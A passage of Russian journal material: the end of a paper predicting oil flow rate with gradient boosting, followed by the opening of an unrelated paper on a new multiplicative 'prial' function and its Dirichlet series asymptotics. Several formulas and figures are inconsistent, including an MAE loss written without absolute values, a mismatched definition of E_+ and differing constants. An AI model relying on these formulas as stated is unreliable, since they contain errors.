, где μ_T и σ_T — среднее и стандартное отклонение в обучающем фолде.

В итоге модель использует 13 признаков, объединяющих физические и статистические описания входных данных.

Перед обучением модели проведена очистка данных. Удалены некорректные записи, в частности отрицательные значения расхода и других параметров. Также из набора исключены явные выбросы, не соответствующие физически возможным режимам, например, случаи нулевого или экстремально большого перепада давления при значительном расходе.

В качестве алгоритма прогнозирования выбран градиентный бустинг решающих деревьев, а именно HistGradientBoostingRegressor из библиотеки scikit-learn [5].

Данный алгоритм строит ансамбль из M неглубоких деревьев решений (9), каждое последующее дерево обучается на ошибках предыдущих, таким образом постепенно уменьшая ошибку ансамбля.

$$\hat{y} = \sum_{m=1}^M \eta * h_m(x) \quad (9)$$

В формуле (9):

$h_m(x)$ – это m -ное дерево, аппроксимирующее отрицательный градиент ошибки на предыдущем шаге,

η – это шаг при обучении,

M – число итераций бустинга.

Особенностью HistGradientBoosting (HGB) является эффективный алгоритм бустинга на основе гистограмм, что ускоряет обучение на больших выборках за счёт биннинга непрерывных признаков [6].

Для нашей задачи HGBRegressor был настроен с использованием функции потерь на основе абсолютной погрешности (10) (mean absolute error, MAE).

$$L(y, \hat{y}) = \frac{1}{n} \sum_{i=1}^n (y_i - \hat{y}_i) \quad (10)$$

Выбор MAE (вместо стандартной квадратичной ошибки) продиктован тем, что абсолютная погрешность менее чувствительна к выбросам и даёт более устойчивые медианные оценки, что важно при наличии редких аномально высоких или низких значений расхода [7].

Для оценки качества применялась 5-кратная перекрёстная проверка (11):

$$D = \bigcup_{k=1}^5 (D_{train}^k, D_{val}^k) \quad (11)$$

Метрики усреднялись по всем фолдам. Использовались следующие показатели:

$$MAE = \frac{1}{n} \sum |y - \hat{y}| \quad (12)$$

$$MAPE = \frac{100}{n} \sum \frac{|y - \hat{y}|}{|y|} \quad (13)$$

$$SMAPE = \frac{200}{n} \sum \frac{|y - \hat{y}|}{|y| + |\hat{y}|} \quad (14)$$

$$R^2 = 1 - \frac{\sum (y - \hat{y})^2}{\sum (y - \bar{y})^2} \quad (15)$$

Для оценки равномерности погрешности также вычисляется доля прогнозов в допуске $\pm 5\%$ и $\pm 10\%$.

При обучении модели была использована схема взвешивания наблюдений по относительной погрешности, чтобы обеспечить равную значимость относительных отклонений [8].

Для малых по величине расходов даже небольшое абсолютное отклонение может быть критичным в процентном отношении, тогда как для больших расходов такая же абсолютная погрешность может составлять доли процента.

Важно отметить, что для предотвращения переобучения и обеспечения физической осмысленности результатов рассматривалась возможность введения монотонных ограничений [9]. Однако в конечном итоге было принято не вводить монотонные ограничения, поскольку данные содержат сложные взаимосвязи.

После первоначального обучения была проведена дополнительная калибровка прогнозов, призванная устранить систематические смещения в зависимости от диаметра штуцера.

Анализ разностей между прогнозом модели и фактическим значением показал, что даже при общем небольшом уровне погрешности модель имеет тенденцию к небольшому недопредсказанию или перепредсказанию расхода для определённых диаметров.

Чтобы учесть эту особенность, была применена постобучающая калибровка по диаметру двумя методами: линейной регрессией (16) и изотонической регрессией (17), [10].

$$Q' = a_d + b_d \hat{Q} \quad (16)$$

где a_d и b_d подбираются методом наименьших квадратов по каждому диаметру.

$$Q'' = Iso_d(Q') \quad (17)$$

где Iso_d монотонная аппроксимация зависимости истинного расхода от предсказанного для данного диаметра.

Обе схемы калибровки сравнивались между собой.

Изотоническая калибровка лучше устраняет смещения: средняя погрешность после неё оказалась ниже, особенно на краях диапазона.

Линейная калибровка также улучшила точность по сравнению с некалиброванной моделью, но недостаточно корректировала нелинейные эффекты.

Таблица 2 - Результаты кросс-валидации

Метрика	Значение
RMSE	1.995
MAE	1.223
R ²	0.899629
MAPE	2.260%
SMAPE	2.158%
WMAPE	1.121%
Покрытие $\pm 5\%$	91.87%
Покрытие $\pm 10\%$	96.81%

После обучения и кросс-валидации модель градиентного бустинга продемонстрировала высокое качество прогнозирования. Среднее значение MAE по итогам 5-фолдовой кросс-валидации составило 1.223 м³/сут.

Такой уровень погрешности свидетельствует о том, что предложенный алгоритм в целом способен с высокой точностью воспроизводить реальные значения расхода нефти.

Также следует отметить низкое стандартное отклонение MAE между фолдами, что указывает на стабильность модели и её обобщающую способность на разных подмножествах данных.

Итоговое сравнение предсказанного объёмного расхода нефти с настоящим объёмным расходом нефти представлено на Рисунке 1.




Рис унок1 - Сравнение предсказанного и реального объёмного расхода нефти

Распределение относительной погрешности в зависимости от расхода показано на Рисунке 2.

Наибольшая погрешность возникает на низких расходах, но на графике видно, что погрешность равномерно распределена и какие-либо выраженные систематическая зависимости отсутствуют.




Рисунок 2 - Зависимость погрешности от величины реального расхода нефти

В ходе исследования было проведено прогнозирование объёмного расхода нефти на основе современной модели машинного обучения – градиентного бустинга решающих деревьев.

Разработанный подход позволил учесть одновременно влияние основных технологических параметров (давление, диаметр штуцера, плотность и температура жидкости) и выявить нелинейные зависимости, неочевидные при использовании традиционных формул.

Использование логарифмического преобразования целевой переменной и взвешивание ошибок по относительной значимости обеспечили высокую точность прогноза по всему диапазону расходов.

Средняя относительная погрешность модели составила всего 2.5%, что свидетельствует о высоком качестве предсказаний.

В результате разработанная модель сочетает в себе преимущества градиентного бустинга и аддитивной пост-обучающей поправки.

Полученные зависимости соответствуют физическому смыслу, что подтверждает корректность подхода, а погрешность находится на приемлемом уровне для практических расчётов.

Практическая ценность работы состоит в том, что предложенная модель может быть внедрена в систему оперативного мониторинга и управления, выдавая прогноз расхода нефти в реальном времени на основе текущих показателей давления, температуры и плотности.

Высокая скорость работы алгоритма градиентного бустинга и его точность открывают возможности для прогнозирования аварийных ситуаций и оптимизации режима работы нефтяных скважин.

Список литературы

1. Пискунов С. А., Давуди Ш. Прогнозирование дебита горизонтальных скважин с применением модели машинного обучения // Известия Томского политехнического университета. Инжиниринг георесурсов. – 2024. – Т. 335. – № 5. – С. 107–117.
2. Friedman J. H. Greedy function approximation: A gradient boosting machine // Annals of Statistics. – 2001. – Vol. 29. – No. 5. – pp. 1189–1232.
3. Natekin A., Knoll A. Gradient boosting machines, a tutorial // Frontiers in Neurorobotics. – 2013. – Vol. 7. – Article 21.
4. Pedregosa F., Varoquaux G., Gramfort A., et al. Scikit-learn: Machine learning in Python // Journal of Machine Learning Research. – 2011. – Vol. 12. – pp. 2825–2830.
5. Hastie T., Tibshirani R., Friedman J. The Elements of Statistical Learning. 2nd ed. – New York: Springer, 2009. – p.745
6. Chen T., Guestrin C. XGBoost: A scalable tree boosting system // Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD'16). – New York: ACM, 2016. – pp. 785–794.
7. Ke G., Meng Q., Finley T., et al. LightGBM: A highly efficient gradient boosting decision tree // Advances in Neural Information Processing Systems 30 (NIPS 2017). – 2017. – pp. 3146–3154.
8. Bahrami S., Rashidi F., Shokrollahi A., et al. Estimation of flow rates of individual phases in oil–gas–water flows using machine learning techniques // Flow Measurement and Instrumentation. – 2019. – Vol. 66. – pp. 28–36.
9. Goes L. C. S., Gildin E., Santos S. V. Virtual flow metering of oil wells for a pre-salt field // Journal of Petroleum Science and Engineering. – 2021. – Vol. 203. – Article 108586.

10. Alkhammash E. H., Qasem S. N., et al. An optimized gradient boosting model by genetic algorithm for forecasting crude oil production // *Energies*. – 2022. – Vol. 15. – No. 17. – p. 6416.

References

1. Piskunov S. A., Davudi Sh. Forecasting the production rate of horizontal wells using a machine learning model // *Bulletin of the Tomsk Polytechnic University. Geo Assets Engineering*. 2024. T. 335. No. 5. pp. 107–117.
 2. Friedman J. H. Greedy function approximation: a gradient boosting machine // *Annals of Statistics*. 2001. Vol. 29. No. 5. pp. 1189–1232.
 3. Natekin A., Knoll A. Gradient boosting machines, a tutorial // *Frontiers in Neurorobotics*. 2013. Vol. 7. Art. 21.
 4. Pedregosa F., Varoquaux G., Gramfort A., et al. Scikit-learn: machine learning in Python // *Journal of Machine Learning Research*. 2011. Vol. 12. pp. 2825–2830.
 5. Hastie T., Tibshirani R., Friedman J. *The Elements of Statistical Learning: Data Mining, Inference, and Prediction*. 2nd ed. New York: Springer, 2009. p.745
 6. Chen T., Guestrin C. XGBoost: a scalable tree boosting system // *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD'16)*. New York, 2016. pp. 785–794.
 7. Ke G., Meng Q., Finley T., et al. LightGBM: a highly efficient gradient boosting decision tree // *Advances in Neural Information Processing Systems*. 2017. Vol. 30. pp. 3146–3154.
 8. Bahrami S., Rashidi F., Shokrollahi A., et al. Estimation of flow rates of individual phases in oil–gas–water flows using machine learning techniques // *Flow Measurement and Instrumentation*. 2019. Vol. 66. pp. 28–36.
 9. Goes L. C. S., Gildin E., Santos S. V. Virtual flow metering of oil wells for a pre-salt field // *Journal of Petroleum Science and Engineering*. 2021. Vol. 203. Art. 108586.
 10. Alkhammash E. H., Qasem S. N., et al. An optimized gradient boosting model by genetic algorithm for forecasting crude oil production // *Energies*. 2022. Vol. 15. No. 17. p. 6416.
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 511.313

ПРИАЛ-ФУНКЦИЯ И ЕЁ ДИРИХЛЕ-РЯД: КОМПЛЕКСНОЕ ИНТЕГРИРОВАНИЕ, ПОЛЮС РИМАНОВОГО ТИПА И ЧИСЛЕННЫЕ КОНСТАНТЫ

Приходько А.А.

ФГБОУ ВО «КУБАНСКИЙ ГОСУДАРСТВЕННЫЙ АГРАРНЫЙ УНИВЕРСИТЕТ ИМ. И.Т. ТРУБИЛИНА», Краснодар, Россия (350044, Краснодарский край, город Краснодар, ул. им. Калинина, д.13), e-mail: kampanus@yandex.ru

В работе вводится и исследуется новая мультипликативная арифметическая функция, названная приал-функцией. Рассматривается её Дирихле-ряд и получено аналитическое разложение в виде эйлерова произведения с выделением стандартного дзета-фактора. Показано, что данный Дирихле-ряд обладает полюсом риманового типа в правой полуплоскости комплексной области, что позволяет применить методы комплексного интегрирования и формулу Перрона для оценки сумм по функциям такого вида. Основной результат состоит в установлении асимптотики роста суммы значений приал-функции и её модульной версии, а также в определении соответствующих численных констант. Выполнена численная оценка бесконечного произведения, возникающего при факторизации. Приведено сравнение с классическими результатами для функции Эйлера и обсуждаются возможные направления дальнейших исследований.

Ключевые слова: Мультипликативные функции; ряд Дирихле; эйлерово произведение; полюс риманового типа; формула Перрона; комплексное интегрирование; асимптотические оценки; бесконечные произведения по простым числам; численные константы; суммирующие функции.

THE PRIAL FUNCTION AND ITS DIRICHLET SERIES: COMPLEX INTEGRATION, A POLE OF RIEMANN TYPE, AND NUMERICAL CONSTANTS

Prikhodko A.A.

"KUBAN STATE AGRARIAN UNIVERSITY". I.T. TRUBILINA", Krasnodar, Russia (350044, Krasnodar City, Kalinina Street, 13), e-mail: kampanus@yandex.ru

A new multiplicative arithmetic function, referred to as the prial function, is introduced and studied. Its associated Dirichlet series is considered, and an analytic factorization in the form of an Euler product with an extracted standard zeta-factor is obtained. It is shown that this Dirichlet series possesses a pole of Riemann type in the right half-plane of the complex domain, which makes it possible to apply methods of complex integration and Perron's formula to evaluate partial sums of such functions.

The main result establishes the asymptotic growth of the summatory function of the prial function and its modulus, together with the determination of the corresponding numerical constants. A numerical evaluation of the infinite product arising in the factorization is carried out. A comparison with classical results for Euler's totient function is presented, and possible directions for further research are discussed.

Keywords: Multiplicative functions; Dirichlet series; Euler product; Riemann-type pole; Perron's formula; complex integration; asymptotic estimates; infinite products over primes; numerical constants; summatory functions.

Введение

Мультипликативные арифметические функции и связанные с ними ряды Дирихле являются фундаментальным объектом аналитической теории чисел и широко используются при изучении распределения арифметических величин [1]. Их свойства подробно

рассматриваются в классических курсах по теории чисел, где центральное место занимает анализ эйлеровых произведений и локальных множителей [2,3]. Существенную роль играют методы аналитической теории чисел, включающие представления в виде комплексных интегралов, применение формулы Перрона и вычисление главного члена асимптотики суммирующих функций [4].

В данной работе вводится новая мультипликативная арифметическая функция, называемая приал-функцией. Рассматривается её ряд Дирихле и получено разложение в виде эйлерова произведения с выделением стандартного дзета-фактора. Показано, что соответствующий ряд Дирихле имеет полюс риманового типа, что позволяет использовать методы комплексного анализа и интегральные подходы к оценке частичных сумм [1,4].

Дополнительно проводится численная оценка бесконечного произведения, возникающего при факторизации. Выполнено сравнение с классическими результатами для функции Эйлера и обсуждаются перспективы дальнейших исследований в области новых мультипликативных структур, включая возможные приложения в криптографии и алгоритмической теории чисел [5–7].

Результаты исследования и их обсуждение

Приал-функция: определение и базовые свойства

Рассматривается новая мультипликативная арифметическая функция $\text{prial}(n)$, задаваемая по простым множителям. Пусть

$$n = \prod_{i=1}^k p_i^{e_i},$$

где p_i — простые, $e_i \geq 1$. Тогда

$$\text{prial}(n) = \prod_{i=1}^k \rho(p_i, e_i),$$

где функция $\rho(p, e)$ определяется как:

- если $e = 1$, то $\rho(p, e) = -1$,
- если $e \geq 2$ и e чётно, то $\rho(p, e) = p^{e-1}(p-1)$,
- если $e \geq 3$ и e нечётно, то $\rho(p, e) = -p^{e-1}$.

Также по соглашению $\text{prial}(1) = 1$. Таким образом, функция $\text{prial}(n)$ — мультипликативна.

Дирихле-ряд приал-функции

Рассматривается Дирихле-ряд по мультипликативности:

$$D(s) = \sum_{n \geq 1} \frac{\text{prial}(n)}{n^s} = \prod_p \left(\sum_{e=0}^{\infty} \frac{\rho(p, e)}{p^{es}} \right) = \prod_p P_p(s),$$

где

$$P_p(s) = \sum_{e=0}^{\infty} \frac{\rho(p, e)}{p^{es}}.$$

Подставим явное $\rho(p, e)$:

$$\begin{aligned} P_p(s) &= \frac{\rho(p, 0)}{p^{0 \cdot s}} + \frac{\rho(p, 1)}{p^{1 \cdot s}} + \sum_{\substack{e \geq 2 \\ e \text{ чётн.}}} \frac{\rho(p, e)}{p^{es}} + \sum_{\substack{e \geq 3 \\ e \text{ нечётн.}}} \frac{\rho(p, e)}{p^{es}} \\ &= 1 - \frac{1}{p^s} + \sum_{m \geq 1} \frac{p^{2m-1}(p-1)}{p^{2ms}} + \sum_{m \geq 1} \frac{-p^{2m}}{p^{(2m+1)s}}. \end{aligned}$$

Теперь отдельно разбираем две суммы.

Перепишем суммы через $q = p^{1-s}$.

Обозначим

$$q := p^{1-s}.$$

Тогда $q^2 = p^{2(1-s)}$.

Чётные $e = 2m, m \geq 1$

$$\frac{\rho(p, 2m)}{p^{2ms}} = \frac{p^{2m-1}(p-1)}{p^{2ms}} = (p-1)p^{2m-1-2ms} = (p-1)p^{-1} \cdot p^{2m(1-s)} = \frac{p-1}{p} q^{2m}.$$

Так что

$$\sum_{m \geq 1} \frac{\rho(p, 2m)}{p^{2ms}} = \sum_{m \geq 1} \frac{p-1}{p} q^{2m} = \frac{p-1}{p} \sum_{m \geq 1} q^{2m}.$$

Нечётные $e = 2m+1, m \geq 1$

$$\frac{\rho(p, 2m+1)}{p^{(2m+1)s}} = \frac{-p^{2m}}{p^{(2m+1)s}} = -p^{2m-(2m+1)s} = -p^{-s} \cdot p^{2m(1-s)} = -p^{-s} q^{2m}.$$

Поэтому

$$\sum_{m \geq 1} \frac{\rho(p, 2m+1)}{p^{(2m+1)s}} = \sum_{m \geq 1} (-p^{-s} q^{2m}) = -p^{-s} \sum_{m \geq 1} q^{2m}.$$

Сложим всё вместе и суммируем геометрию

Теперь

$$\begin{aligned} P_p(s) &= 1 - \frac{1}{p^s} + \frac{p-1}{p} \sum_{m \geq 1} q^{2m} - p^{-s} \sum_{m \geq 1} q^{2m} \\ &= 1 - \frac{1}{p^s} + \left(\frac{p-1}{p} - p^{-s} \right) \sum_{m \geq 1} q^{2m}. \end{aligned}$$

Геометрическая прогрессия:

$$\sum_{m \geq 1} q^{2m} = \frac{q^2}{1-q^2}, q^2 = \frac{p^2}{p^{2s}} = \frac{p^2}{X^2}, X := p^s.$$

Так что

$$\begin{aligned} P_p(s) &= 1 - \frac{1}{p^s} + \left(\frac{p-1}{p} - p^{-s} \right) \frac{q^2}{1-q^2}. \\ X &:= p^s, q = \frac{p}{X}, q^2 = \frac{p^2}{X^2}. \end{aligned}$$

Тогда

$$1 - \frac{1}{p^s} = 1 - \frac{1}{X} = \frac{X-1}{X},$$

$$\frac{p-1}{p} - p^{-s} = \frac{p-1}{p} - \frac{1}{X} = \frac{X(p-1)-p}{pX},$$

$$1 - q^2 = 1 - \frac{p^2}{X^2} = \frac{X^2 - p^2}{X^2}.$$

Поэтому

$$\frac{q^2}{1 - q^2} = \frac{\frac{p^2}{X^2}}{\frac{X^2 - p^2}{X^2}} = \frac{p^2}{X^2 - p^2}.$$

Отсюда:

$$\left(\frac{p-1}{p} - p^{-s}\right) \frac{q^2}{1 - q^2} = \frac{X(p-1)-p}{pX} \cdot \frac{p^2}{X^2 - p^2} = \frac{p(X(p-1)-p)}{X(X^2 - p^2)}.$$

Теперь всё вместе:

$$P_p(s) = \frac{X-1}{X} + \frac{p(X(p-1)-p)}{X(X^2 - p^2)}.$$

Приведём к общему знаменателю $X(X^2 - p^2)$:

$$P_p(s) = \frac{(X-1)(X^2 - p^2) + p(X(p-1)-p)}{X(X^2 - p^2)}.$$

Раскроем числитель:

1. $(X-1)(X^2 - p^2) = X^3 - Xp^2 - X^2 + p^2.$
2. $p(X(p-1)-p) = p(p-1)X - p^2.$

Складываем:

$$\begin{aligned} N &= X^3 - Xp^2 - X^2 + p^2 + p(p-1)X - p^2 \\ &= X^3 - X^2 - Xp^2 + p(p-1)X \\ &= X^3 - X^2 + X(p(p-1) - p^2) \\ &= X^3 - X^2 + X \cdot (-p) \\ &= X(X^2 - X - p). \end{aligned}$$

Знаменатель:

$$X(X^2 - p^2).$$

Сокращаем X:

$$P_p(s) = \frac{X^2 - X - p}{X^2 - p^2}.$$

Возвращаемся к $X = p^s$:

$$P_p(s) = \frac{p^{2s} - p^s - p}{p^{2s} - p^2}.$$

Таким образом,

$$D(s) = \prod_p \frac{p^{2s} - p^s - p}{p^{2s} - p^2}$$

Ниже проводится разложение $D(s)$ на произведение стандартного дзета-фактора и корректирующего множителя. Преобразование знаменателя локального множителя:

$$p^{2s} - p^2 = p^2(p^{2s-2} - 1) = p^2(1 - p^{-(2s-2)})(-1).$$

Отсюда

$$P_p(s) = \frac{p^{2s} - p^s - p}{p^{2s}} \cdot \frac{1}{1 - p^{-(2s-2)}}.$$

Первый сомножитель упрощается делением числителя на p^{2s} :

$$\frac{p^{2s} - p^s - p}{p^{2s}} = 1 - p^{-s} - p^{1-2s}.$$

Таким образом, локальный множитель принимает вид

$$P_p(s) = \frac{1 - p^{-s} - p^{1-2s}}{1 - p^{-(2s-2)}}.$$

Переходя к произведению по всем простым, получаем

$$D(s) = \prod_p \frac{1 - p^{-s} - p^{1-2s}}{1 - p^{-(2s-2)}}.$$

Разделяем произведение на две независимые части:

$$D(s) = \left(\prod_p \frac{1}{1 - p^{-(2s-2)}} \right) \cdot \left(\prod_p (1 - p^{-s} - p^{1-2s}) \right).$$

Используем стандартное эйлерово произведение для дзета-функции Римана [8, с. 21]:

$$\zeta(s) = \prod_p \frac{1}{1 - p^{-s}}, \quad \Re(s) > 1,$$

и подставляем аргумент $2s - 2$. Тогда

$$\prod_p \frac{1}{1 - p^{-(2s-2)}} = \zeta(2s - 2).$$

В итоге получаем аналитический факторизационный вид Дирихле-ряда:

$$D(s) = \zeta(2s - 2) \cdot \prod_p (1 - p^{-s} - p^{1-2s})$$

Данная формула представляет собой разложение $D(s)$ на стандартный дзета-фактор и корректирующее эйлерово произведение. Единственная особенность аналитического продолжения функции $D(s)$ связана с фактором $\zeta(2s - 2)$. Так как $\zeta(s)$ имеет простой полюс при $s = 1$ [8, с. 22], функция $\zeta(2s - 2)$ имеет простой полюс при $s = \frac{3}{2}$. Второй множитель

$$\prod_p (1 - p^{-s} - p^{1-2s})$$

остаётся голоморфным в области $\Re(s) > \frac{3}{2} + \varepsilon$, поскольку:

При $\Re(s) > 3/2$ имеем

$$|p^{-s}| < p^{-3/2} \text{ и } |p^{1-2s}| < p^{-2}.$$

Следовательно $\sum_p |p^{-s} + p^{1-2s}| < \infty$, и произведение сходится абсолютно и локально равномерно.

По формуле Перрона, для Дирихле-ряда [8, с. 14] $D(s) = \sum_{n \geq 1} \text{prial}(n)n^{-s}$, допускающего аналитическое продолжение и имеющего простой полюс в точке $s = \sigma_0$, справедливо представление

$$\sum_{n \leq x} \text{prial}(n) = \frac{1}{2\pi i} \int_{\sigma-iT}^{\sigma+iT} D(s) \frac{x^s}{s} ds = \text{Res}_{s=\sigma_0} \left(D(s) \frac{x^s}{s} \right) + o(x^{\sigma_0}),$$

откуда следует асимптотическое соотношение

$$\sum_{n \leq x} \text{prial}(n) \sim \text{Res}_{s=\sigma_0} \left(D(s) \frac{x^s}{s} \right), x \rightarrow \infty.$$

где $\sigma_0 = \frac{3}{2}$.

Ранее было получено эйлерово представление:

$$D(s) = \zeta(2s-2) E(s), \quad E(s) = \prod_p (1 - p^{-s} - p^{1-2s}).$$

Из теории дзета-функции известно [9, гл. 4, § 3, Proposition 3.6, Remark 3.7], что при $u \rightarrow 1$:

$$\zeta(u) = \frac{1}{u-1} + O(1).$$

Подставляем $u = 2s - 2$. Тогда при $s \rightarrow \frac{3}{2}$ имеем:

$$\zeta(2s-2) = \frac{1}{(2s-2)-1} + O(1) = \frac{1}{2s-3} + O(1) = \frac{1}{2(s-\frac{3}{2})} + O(1).$$

Функция $E(s)$ голоморфна и конечна в точке $s = \frac{3}{2}$, поэтому в окрестности $s = \frac{3}{2}$ можно записать:

$$E(s) = E\left(\frac{3}{2}\right) + O\left(s - \frac{3}{2}\right).$$

Перемножая эти два разложения, получаем локальное поведение $D(s)$:

$$D(s) = \zeta(2s-2) E(s) = \frac{1}{2(s-\frac{3}{2})} E\left(\frac{3}{2}\right) + O(1) \text{ при } s \rightarrow \frac{3}{2}.$$

Из этой формы видно, что в точке $s = \frac{3}{2}$ функция $D(s)$ имеет простой полюс, а коэффициент при $\frac{1}{s-\frac{3}{2}}$ равен

$$\text{Res}_{s=3/2} D(s) = \frac{1}{2} E\left(\frac{3}{2}\right).$$

Теперь рассматриваем функцию

$$F(s) = D(s) \frac{x^s}{s}$$

и вычет

$$\text{Res}_{s=3/2} \left(D(s) \frac{x^s}{s} \right).$$

Важно, что функция $g(s) := \frac{x^s}{s}$ аналитична в точке $s = \frac{3}{2}$: в этой точке нет ни полюсов, ни обнулений знаменателя. Поэтому её можно просто подставить в значение:

$$g\left(\frac{3}{2}\right) = \frac{x^{3/2}}{3/2} = \frac{2}{3} x^{3/2}.$$

Общий факт комплексного анализа: если $f(s)$ имеет простой полюс в точке s_0 , а $g(s)$ голоморфна в окрестности s_0 , то

$$\operatorname{Res}_{s=s_0} (f(s)g(s)) = g(s_0) \cdot \operatorname{Res}_{s=s_0} f(s).$$

Применяем это к $f(s) = D(s)$, $g(s) = x^s/s$, $s_0 = \frac{3}{2}$:

$$\operatorname{Res}_{s=3/2} (D(s) \frac{x^s}{s}) = \frac{x^{3/2}}{3/2} \cdot \operatorname{Res}_{s=3/2} D(s) = \frac{2}{3} x^{3/2} \cdot \frac{1}{2} E\left(\frac{3}{2}\right) = \frac{E\left(\frac{3}{2}\right)}{3} x^{3/2}.$$

Возвращаемся к асимптотике, полученной по формуле Перрона:

$$\sum_{n \leq x} \operatorname{prial}(n) \sim \operatorname{Res}_{s=3/2} (D(s) \frac{x^s}{s}), x \rightarrow \infty.$$

Подставляя вычисленный вычет, получаем

$$\sum_{n \leq x} \operatorname{prial}(n) \sim \frac{E\left(\frac{3}{2}\right)}{3} x^{3/2}, x \rightarrow \infty.$$

Численная оценка постоянной

$$E\left(\frac{3}{2}\right) = \prod_p (1 - p^{-3/2} - p^{-2})$$

выполнена по простым $p \leq 10^7$.
Усечённое произведение даёт

$$E\left(\frac{3}{2}\right) \approx 0.1835591,$$

что приводит к константе

$$\frac{E\left(\frac{3}{2}\right)}{3} \approx 0.0611864.$$

Оставшийся хвост произведения можно сверху оценить через сумму $\sum_{p > 10^7} p^{-3/2}$, которая не превосходит $2/\sqrt{10^7} \approx 6 \cdot 10^{-4}$. Фактическая численная разница между усечениями при 10^6 и 10^7 простых составляет $\approx 1.7 \cdot 10^{-5}$.

В итоге асимптотику можно записать в явном численном виде:

$$\sum_{n \leq x} \operatorname{prial}(n) \sim 0.0612 x^{3/2}.$$

Заметим, что все проведённые вычисления опирались исключительно на мультипликативное представление локальных множителей по простым степеням и стандартное выделение фактора $\zeta(2s-2)$. Точно такой же подход применим к модульной функции $|\operatorname{prial}(n)|$, при этом единственным изменением является отсутствие чередования знаков в локальных множителях.

Действительно, если положить

$$D_+(s) = \sum_{n \geq 1} \frac{|\operatorname{prial}(n)|}{n^s},$$

то полностью аналогичное разложение по простым даёт факторизацию

$$D_+(s) = \zeta(2s-2) E_+(s),$$

где функция $E_+(s)$ имеет вид скорректированного бесконечного произведения

$$E_+(s) = \prod_p (1 + p^{-s} - p^{1-2s}).$$

Как и ранее, единственный полюс в области $\Re(s) > \frac{3}{2}$ обусловлен членом $\zeta(2s - 2)$, откуда по формуле Перрона получаем асимптотику вида

$$\sum_{n \leq x} |prial(n)| \sim C_+ x^{3/2}, x \rightarrow \infty.$$

Численная оценка корректирующего множителя, вычисленная по простым $p \leq 10^7$, даёт

$$E_+(3/2) \approx 1.4724, C_+ = \frac{E_+(3/2)}{3} \approx 0.4907.$$

Таким образом, обе функции обладают одинаковой степенью роста:

$$\sum_{n \leq x} prial(n) \asymp x^{3/2}, \sum_{n \leq x} |prial(n)| \asymp x^{3/2},$$

но соответствующие постоянные существенно различаются:

$$C \approx 0.0612, C_+ \approx 0.4908.$$

Введём отношение

$$\frac{C_+}{C} = R = \frac{E_+(3/2)}{E(3/2)} = \prod_p \frac{1 + p^{-3/2} + p^{-2}}{1 - p^{-3/2} - p^{-2}} \approx 8.02.$$

Константы подобного вида обычно не имеют простого численного описания. Здесь же наблюдается примечательная близость к малому целому числу. В аналитических методах такого типа появление «почти целых» значений встречается редко и обычно связано с особой структурой локальных множителей функции. В данном случае это может служить дополнительным указанием на упорядоченность распределения значений $prial(n)$ и заслуживает отдельного рассмотрения.

Для сравнения с классическим объектом рассмотрим сумму функции Эйлера. Известно, что

$$\sum_{n \leq x} \varphi(n) \sim \frac{3}{\pi^2} x^2 \quad (x \rightarrow \infty),$$

